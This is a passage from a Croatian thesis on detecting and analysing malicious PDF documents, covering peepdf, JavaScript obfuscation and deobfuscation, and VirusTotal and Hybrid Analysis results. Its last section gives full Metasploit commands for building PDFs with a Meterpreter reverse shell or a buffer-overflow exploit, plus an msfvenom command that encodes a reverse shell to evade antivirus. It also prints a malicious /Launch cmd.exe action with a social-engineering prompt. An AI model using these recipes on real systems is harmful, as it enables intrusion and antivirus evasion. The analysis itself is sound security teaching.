Pri otvaranju datoteke ispisuju se podaci o PDF dokumentu poput ime datoteke, veličina, verzija, je li datoteka kodirana, koliko objekta i tokova sadrži, komentara, koji su objekti obični objekta, a koji tokovi, koji sadrži JavaScript kod, koji objekti sadrže sumnjive elemente i tako dalje.

Sada se mogu koristiti dodatne mogućnosti, na primjer ispisivanje informacija o objektu, sadržaj objekta, stvaranje PDF dokumenta s umetnutim JavaScript kodom koji se pokreće pri otvaranju, prikazivanje sadržaja toka, kodiranje ili dekodiranje objekta.

Primjer korištenja alata napravljen je pomoću PDF dokumenta generiranog s *Metasploitom*. Izrada takvog dokumenta opisana je u poglavlju 4.5.

Nakon otvaranja dokumenta u peepdfu može se vidjeti razlika između početne verzije PDF-a i verzije nastale nakon prerade. Slika 4.2 prikazuje tu razliku. U drugoj verziji ima osam objekta i postoji samo jedan tok. Povećao se broj sumnjivih elemenata, to jest dodan je JavaScript kod i umetnuta je datoteka.

```
Version 0:
        Catalog: 12
        Info: 13
        Objects (13): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13]
        Streams (3): [8, 2, 5]
                Encoded (3): [8, 2, 5]
                Decoding errors (3): [8, 2, 5]
        Suspicious elements:
                /OpenAction (1): [12]


Version 1:
        Catalog: 12
        Info: 13
        Objects (8): [1, 12, 14, 15, 16, 17, 18, 19]
        Streams (1): [17]
                Encoded (1): [17]
        Objects with JS code (1): [18]
        Suspicious elements:
                /OpenAction (1): [12]
                /Names (2): [15, 12]
                /AA (1): [1]
                /JS (1): [18]
                /Launch (1): [19]
                /JavaScript (1): [18]
                /EmbeddedFiles: [14]
```

Slika 4.2 – ispis razlike između verzija PDF dokumenta

Za izvlačenje JavaScript koda može se koristiti naredba:

```
extract js
```

Ispis je prikazan na slici 4.3. *Peepdf* pronalazi JavaScript kod u objektu broj 18 prve verzije. Metoda *exportDataObject* izvlači podatke iz dokumenta i sprema ih u vanjski dokument [43]. Parametar *cName* je ime datoteke koja se treba izvući, a parametar *nLaunch* označava hoće li se dokument otvoriti nakon što je spremljen. Budući da je vrijednost parametra *nLaunch* nula, dokument se neće otvoriti.

```
PPDF> extract js

// peepdf comment: Javascript code located in object 18 (version 1)

this.exportDataObject({
    cName: "Chapter1",
    nLaunch: 0
});
```

Slika 4.3 – ispis peepdf alata za naredbu *extract js*

Sadržaj objekta 19 otkriva više o zloćudnosti dokumenta i prikazana je na slici 4.4. Ime */S* definira tip akcije koja će se pokrenuti. Na kojem će se operacijskom sustavu pokrenuti je definirano pomoću */Win*, a to je na Windows operacijskom sustavu. Ključna riječ */F* označava što će se pokrenuti, a to je u ovom primjeru komandna linija. Ime */P* definira što će biti prikazano u iskočnom prozoru, a u ovom slučaju se može vidjeti jedan od tipičnih primjera socijalnog inženjerstva [44]. Želi se prevariti korisnika da je sadržaj datoteke kodiran i ako ga želi pregledati da mora stisnuti gumb *Open*.

```
PPDF> object 19

<< /Type /Action
/S /Launch
/Win << /F cmd.exe
/D c:\windows\system32
/P /Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\Chapter1.pdf" (cd "Desktop"))
&(if exist "My Documents\Chapter1.pdf" (cd "My Documents"))&(if exist "Documents\Ch
apter1.pdf" (cd "Documents"))&(if exist "Escritorio\Chapter1.pdf" (cd "Escritorio")
)&(if exist "Mis Documentos\Chapter1.pdf" (cd "Mis Documentos"))&(start Chapter1.pd
f)









To view the encrypted content please tick the "Do not show this message again" box
and press Open.
 >>
 >>
```

Slika 4.4 – ispis sadržaja 19. objekta

JavaScript kod koji je umetnut u PDF ponekad je obfusciran kako bi se sakrila njegova funkcija. Alat za deobfusciranje JavaScripta je usluga *JSNice* [45]. Alat čini JavaScript kod

više čitljivim, preimenuje funkcije i parametre u imena naučena od tisuće kodova, pokazuje kojeg je tipa varijabla u komentarima.

Prvi primjer je obfuscirani kod iz dodatka 5. Rezultat deobfusciranja ovim alatom je:

```
'use strict';
/** @type {!Array} */
var _0x5521 = ["The number is: "];
(function(data, i) {
  /**
   * @param {number} isLE
   * @return {undefined}
   */
  var write = function(isLE) {
    for (; --isLE;) {
      data["push"](data["shift"]());
    }
  };
  write(++i);
})(_0x5521, 306);
/**
 * @param {string} level
 * @param {?} ai_test
 * @return {?}
 */
var _0x3903 = function(level, ai_test) {
  /** @type {number} */
  level = level - 0;
  var rowsOfColumns = _0x5521[level];
```

```
  return rowsOfColumns;
};
_0x55eecc: {
  /** @type {string} */
  var text = "";
}
var i;
/** @type {number} */
i = 0;
for (; i < 20; i++) {
  /** @type {string} */
  text = text + (_0x3903("0x0") + i);
}
;
```

Dodani su razmaci kako bi kod bio čitljiviji te su preimenovane imena funkcija i parametra. No, nisu preimenovane sve varijable, a to bi dodatno pomoglo u čitljivosti. Ispisani su tipovi podataka, ali na nekim dijelovima nije uspio otkriti tipove pa su ispisani upitnici. Promijenio je i vrstu petlje. Umjesto *while* petlje, napisana je *for* petlja.

Sljedeći primjer je deobfuscirani kod iz dodatka 4. Ispis alata je:

```
'use strict';
/** @type {!Array} */
var _$_3268 = ["", "The number is "];
var text = _$_3268[0];
var i;
/** @type {number} */
i = 0;
for (; i < 5; i++) {
```

```
    text = text + (_$_3268[1] + i);
}
;
```

Alat je uspješno dekodirao znakovni niz u varijabli *_$_3268*. Dodani su razmaci i u komentarima su napisani tipovi varijabli.


Ni u jednom primjeru deobfuscirani kod nije bio isti kao početni kod prije obfuskacije, ali deobfuscirani kod je lakši za analizu. Zbog dodanih razmaka, komentara o tipovima varijabli i preimenovanju funkcija, parametra i varijabla kod je postao čitljiviji i s time lakši za analizu nego na početku.

4.2. Statička analiza

Statička analiza PDF dokumenata je napravljena pomoću *VirusTotala*.


Prvi primjer je PDF dokument s umetnutim JavaScript kodom koji samo otvara iskočni prozor, to jest dokument nije zloćudan. Samo je jedan antivirusni program označio dokument kao zloćudan, što se može vidjeti na slici 4.5.

U kartici *Details* ispisane su značajke koje se često zloupotrebljavaju. U ovom slučaju pronašao je da dokument sadrži dva JavaScript bloka i akciju koja se automatski pokreće kada se dokument otvori.



Slika 4.5 – *VirusTotal* analiza za prvi dokument


Sljedeći primjer je PDF dokument generiran pomoću Metasploita, Izrada takvog dokumenta opisana je u poglavlju 4.5. Dokument sadrži Meterpreter slušaoca. Rezultati analize su na slici 4.6. Veći dio programa je prepoznalo zloćudnost u dokumentu te ga opisala kao Trojan ili program za neovlašten ulazak u sustav (engl. backdoor).




Slika 4.6 – *VirusTotal* analiza za drugi dokument

Idući primjer je PDF dokument generiran pomoću *Metasploita* te ima mogućnost pokretanja .exe datoteka. Napad se može izvršiti samo na starijim verzijama Adobe Readera. Rezultati VirusTotal analize su prikazani na slici 4.7. Malo više od polovine antivirusnih programa je prepoznalo zloćudnost te da dokument sadrži JavaScript.

Zadnji primjer je PDF dokument koji je nastao pomoću Metasploita te koristi višestruko kodiranje kako bi se izbjegli antivirusni programi. Analiza VirusTotala je na slici 4.8. Takav način sakrivanja antivirusni programi uglavnom već prepoznaju. Od popularnih antivirusnih programa jedan nije prepoznao zloćudnost, a to je McAfee. Dok drugi popularniji, poput Kaspersky, ESET, Sophos, jesu.



Slika 4.7 – *VirusTotal* analiza za treći dokument




Slika 4.8 – *VirusTotal* analiza za četvrti dokument

Statička analiza pokazuje da samo jedan antivirusni program pogrešno reagira na umetnuti JavaScript kod koji nije zlonamjeran. Veći broj antivirusnih programa prepoznaje PDF dokumente koji su generirani pomoću *Metasploita*. Korištenje višestrukog kodiranja zavaralo je samo devet antivirusnih programa, ali među njima je bio popularniji McAfee antivirusni program.

4.3. Dinamička analiza

Dinamička analiza je napravljena pomoću usluge *Hybrid Analysis*.


Prvi primjer je PDF dokument s umetnutim JavaScript kodom koji nije zloćudan. *Hybrid Analysis* prvo radi statičku analizu te rezultati pokazuju da ovaj dokument nije zloćudan [60]. Niti jedan antivirusni program unutar *MetaDefendera* nije pronašao ništa zloćudno. U *VirusTotalu* samo 1% programa je pronašlo zloćudnost. Dinamička analiza se radi s *Falcon Sandbox*, a PDF dokument se pokrenuo na Windows 7 operacijskom sustavu. *Falcon Sandbox* pronalazi jedan zlonamjerni indikator, a to je da je bar jedan antivirusni program identificirao dokument kao zloćudan. Pronađena je jedna sumnjiva značajka, to jest da dokument pokreće nove procese. Ispisuju se općenite informacije o datoteci, poput imena *js_injected_Javascript 3.pdf*, veličine 39KiB, autora *Iva B*, programa gdje je stvoren dokument Microsoft Word for Office 365 i slično. Na slici 4.9 može se vidjeti jedna snimka zaslona koja pokazuje što se događa pri pokretanju dokumenta.



Slika 4.9 – snimka zaslona u dinamičkoj analizi

Drugi dokument je PDF dokument koji sadrži *Meterpreter* slušaoca i generiran je pomoću *Metasploita*, a izrada takvog dokumenta opisana je u poglavlju 4.5. Dio statičke analize u *Hybrid Analysisu* označava dokument kao zloćudan [61]. *CrowdStrike Falcon* je označio dokument da je 100% zloćudan. U *MetaDefenderu* 62% antivirusnih programa pronašlo je zloćudnost, a u *VirusTotalu* 68% programa. *Falcon Sandbox* u dinamičkoj analizi otkriva

korištene tehnike u dokumentu. Neke od otkrivenih tehnika su *Hooking* i ubrizgavanje procesa [61]. *Hooking* je tehnika koja se koristi za promjenu ponašanja softvera presretanjem poziva funkcija, poruka ili događaja između softverskih komponenti [46]. Ponekad *Hooking* se koristi za učitavanje i pokretanje zlćudnog koda unutar nekog drugog procesa, kao i ubrizgavanje procesa. Ubrizgavanje procesa je metoda izvršavanja proizvoljnog koda u adresnom prostoru zasebnog aktivnog procesa [46]. Pronađene zlćudne značajke su da je veliki broj antivirusnih programa pronašao zlćudnost i da referencira sigurnosnu uslugu Windows operacijskog sustava. Pojavljuje se znakovni niz *mpssvc* što označava komponentu Windows vatrozida. Sumnjivi indikatori su pronalazak mogućeg korištenja tehnike *heap spraying* i stvaranje novih procesa. *Heap spraying* je također tehnika koja omogućava pokretanje proizvoljnog koda koja popunjava gomilu nekog procesa stavljanjem nekog niza bajtova [47]. Na jednoj snimci zaslona na slici 4.10 prikazano je kako dokument pokušava spremiti umetnutu datoteku.



Slika 4.10 – snimka zaslona u dinamičkoj analizi

Dinamička analiza pomaže pri analizi PDF dokumenata jer *Hybrid Analysis* ispisuje značajke koje pokazuju da je dokument zlćudan te pomoću slika zaslona može se vidjeti što se zapravo događa pri pokretanju dokumenata. Pomoću ocjene prijetnje korisnik saznaje kolika je mogućnost da je dokument zlćudan. Tako na primjer, za nezlonamjerni dokument iz prvog primjera ocjena prijetnje je 35 od 100, a za drugi zlćudan *Metasploit* PDF dokument ocjena prijetnje je 100 od 100.

4.4. Umetanje JavaScript koda

Umetanje JavaScripta se može napraviti ručno mijenjanjem sadržaja PDF-a u uređivaču teksta ili pomoću alata *JS2PDFInjector*.

Nakon generiranja PDF dokumenta, PDF se otvori pomoću Notepada ili nekog drugog tekstualnog uređivača. U sadržaju treba dodati tri objekta [48]. Prvi objekt sadrži *JavaScript* oznaku te referencira objekt broj 24.

```
23 0 obj
<<
/JavaScript 24 0 R
>>
endobj
```

Sljedeći objekt će također sadržavati referencu. Referenca je na objekt broj 25, ali prije toga se stavlja oznaka za ime te se zadaje ime JavaScript koda.

```
24 0 obj
<<
/Names [(My Code) 25 0 R]
>>
endobj
```

Zadnji objekt koji je potrebno dodati je objekt koji sadrži JavaScript kod.

```
25 0 obj
<<
/JS (app.alert({cMsg: "This is alert!", cTitle:
"Message"});
)
/S /JavaScript
>>
endobj
```

Objekt sadrži oznaku *JS* koja označava početak JavaScript koda i oznaku *S* koja pokazuje koji tip akcije će se izvršiti. U ovom slučaju to je *JavaScript*.

Budući da je sadržaj PDF dokumenta promijenjen treba promijeniti i xref tablicu i *trailer* dio. U xref tablici i *traileru* treba se postaviti novi ukupni broj objekta, to jest 26. U objektu katalog treba dodati oznaku koja pokazuje na JavaScript. Treba se dodati linija:

```
/Names 23 0 R
```

Sljedeći način za izradu PDF dokumenta s JavaScript kodom je pomoću alata *JS2PDFInjector* [49]. Zadaje se JavaScript datoteka i PDF dokument koje korisnik želi spojiti te alat omogućuje pokretanje JavaScript koda pri otvaranju dokumenta. Naredba za pokretanje u komandnoj linije je:

```
java -jar JS2PDFInjector.jar ime_PDF_datoteke
ime_JavaScript_datoteke
```

Kao primjer može se napraviti PDF datoteka generirana s Microsoft Word programom te JavaScript datoteka koja sadrži liniju:

```
app.alert({cMsg: "This is alert!", cTitle: "Message"});
```

Nakon pokretanja alata napravljen je novi PDF koji nakon otvaranja pokreće JavaScript kod te se pojavljuje iskočni prozor s porukom „This is alert!“. U sadržaju novostvorenog PDF-a može se vidjeti da je umetnut objekt sa sadržajem:

```
6 0 obj
<<
/Type /Action
/S /JavaScript
/JS (app.alert\({cMsg: "This is alert!", cTitle:
"Message"}\);)
>>
endobj
```


Također je promijenjen objekt katalog gdje je dodana linija koja pokazuje na objekt koji sadrži JavaScript kod:

```
/OpenAction 6 0 R
```

Skrivanje JavaScript koda postiže se obfuskacijom JavaScripta. Za obfuskaciju može se koristiti alat *Javascript Obfuscator* [50]. Besplatna verzija uključuje mijenjanje imena, kodiranje znakovnih nizova, micanje znakovnih nizova u polje. Značajka mijenjanje imena mijenja imena argumenata, lokalnih varijabli i lokalnih funkcija. Kodiranje znakovnih nizova zamjenjuje znakovni niz s heksadecimalnom vrijednosti tog znakovnog niza. Pomicanje znakovnih nizova pomiče sve znakovne nizove u kodu u jednu varijablu na početku koda. Koristi reduciranje i kompresiju kako bi smanjio veličinu JavaScript datoteke pa postaju efikasnije, tj. aplikacije se brže učitavaju i smanjuje se potrošnja propusnosti.

Primjer korištenja napravljen je na JavaScript kodu iz dodatka 3. Izgled programa i obfuscirani kod je prikazan na slici 4.11.

Svi znakovni nizovi su prebačeni u polje koje se nalazi na početku koda. Na indeksu nula je prazni niz koji je u početnom kodu bio na prvoj liniji, a na indeksu jedan je znakovni niz „The number is: “ iz pete linije originalnog koda. Pomoću ASCII tablice se mogu pronaći prave vrijednosti varijable, to jest heksadecimalna vrijednost 54 je T, 68 je h i tako dalje. Imena varijabli se nisu promijenila te su obrisani razmaci između linija.



Slika 4.11 – izgled Javascript Obfuscator alata

Besplatna verzija *Javascript Obfuscatora* malo otežava analizu koda, ali ne značajno. Kodiranje znakova je jednostavno za shvatiti te s time i naći pravu vrijednost znakovnih nizova.

Sljedeći alat za obfuskaciju je *JavaScript Obfuscator* [51]. Ovaj alat uklanja razmake, pretvara znakovne nizove u heksadecimalne vrijednosti ASCII tablice, dodaje kod koji se nikad neće izvesti (engl. *Dead Code*) kako bi bilo teže napraviti reverzni inženjering, pretvara znakovni niz u polje i onda mijenja redoslijed slova u tom polju te ih kodira s Base64 kodiranjem.

Početni kod prije obfuskacije je u dodatku 3.

Ako se postavi da alat ukloni razmake, pretvori znakovne nizove u heksadecimalne vrijednosti i spremi znakovni niz u polje dobije se obfuscirani kod u dodatku 4. Pri kraju koda može se vidjeti originalni kod s manjim izmjenama te na početku se nalazi znakovni niz koji je prije bio unutar programske petlje.

Nakon što se dodaju opcije ubacivanje beskorisnog koda te kodiranja znakovnih nizova s Base64 metodom dobije se kod u dodatku 5. Opet se na kraju može vidjeti početni kod, ali sada nigdje nije vidljiv znakovni niz „The number is: “.

Drugi primjer bi bio puno teži za analizu zbog značajno više linija koje su nastale ubacivanjem beskorisnog koda i funkcijama za kodiranje znakovnih nizova. Zbog tih funkcija bolje je sakriven znakovni niz. Oba primjera su na kraju obfusciranog koda imali dosta čitljivo prikazan originalni kod. Usprkos tome ovaj alat *JavaScript Obfuscator* je generirao kompliciraniji kod za analizu od prethodnog alata.

4.5. Metasploit

Pomoću okvira *Metasploit* mogu se napraviti zlonamjerni PDF dokumenti koji iskorištavaju preljev međuspremnika (engl. *buffer overflow*) ili ugrađuju *Meterpreter* slušaoca kao izvršnu datoteku. Preljev međuspremnika se događa kada veličina podataka koja se dodaje je veća od veličine međuspremnika te dolazi do zaustavljanja programa s pogreškom, ako se takav događaj nije predvidio [52].

Naredbe za izradu PDF dokumenta koji ugrađuju izvršnu datoteku su [53]:

```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
set payload windows/meterpreter/reverse_tcp
```

```
set INFILENAME chapter1.pdf
set FILENAME chapter1.pdf
set LHOST ip_adresa
set LPORT 1000
exploit
```

Ključna riječ *INFILENAME* postavlja ime PDF datoteke, a ključna riječ *FILENAME* postavlja ime ugrađene datoteke koja sadrži *Meterpreter* slušaoca [53]. Slušalac je komponenta koja čeka uspostavljanje veze od napadnutog sustava [54]. Nakon toga napadač ima mogućnost interakcije s napadnutim sustavom. Budući da napadač čeka žrtvu da uspostavi vezu, potrebno je postaviti IP adresu kako bi napadnuti sustav mogao se povezati s napadačevim računalom.

Nakon uspostavljanje veze, napadač treba postaviti *Meterpreter* interaktivni prozor. Iz tog prozora omogućeno mu je pokretanje koda na zaraženom računalu. Naredbe za to su [35]:

```
use exploit/multi/handler
set payload/windows/meterpreter/reverse_tcp
set LHOST IP_adresa
set LPORT 1000
exploit
```

PDF koji iskorištava preljev međuspremnika se može napraviti pomoću naredbi [55]:

```
use exploit/windows/fileformat/adobe_utilprintf
set FILENAME malicious.pdf
set PAYLOAD windows/exec
set CMD calc.exe
exploit
```

Naredba *set CMD* postavlja znakovni niz koji će se pokrenuti ili u ovom slučaju pokreće se kalkulator, ali može se postaviti i proizvoljna exe datoteka. Za teret se može koristiti i *Meterpreter* slušalac. Ova metoda iskorištavanja radi samo na starijim verzijama Adobe Readera, to jest verziji 8.1.2 [55].

U *Metasploitu* postoji naredba pomoću koje se može sakriti teret od nekih antivirusnih programa. Ta naredba je *msfvenom* pomoću koje se teret kodira nekoliko puta [56]. Naredba glasi:

```
msfvenom -p windows/shell/reverse_tcp
LHOST=176.62.43.165 -e x86/shikata_ga_nai -i 10 -f ruby
-o ~/ime_datoteke.rb
```

Opcija -p specificira koji teret se koristi i postavlja se IP adresa. Opcija -e je s kojom tehnikom kodiranja će se kodirati kod, a -i koliko puta. Opcija -f pokazuje koji tip datoteke će nastati, a opcija -o gdje će se spremiti rezultat.

5. Zaključak

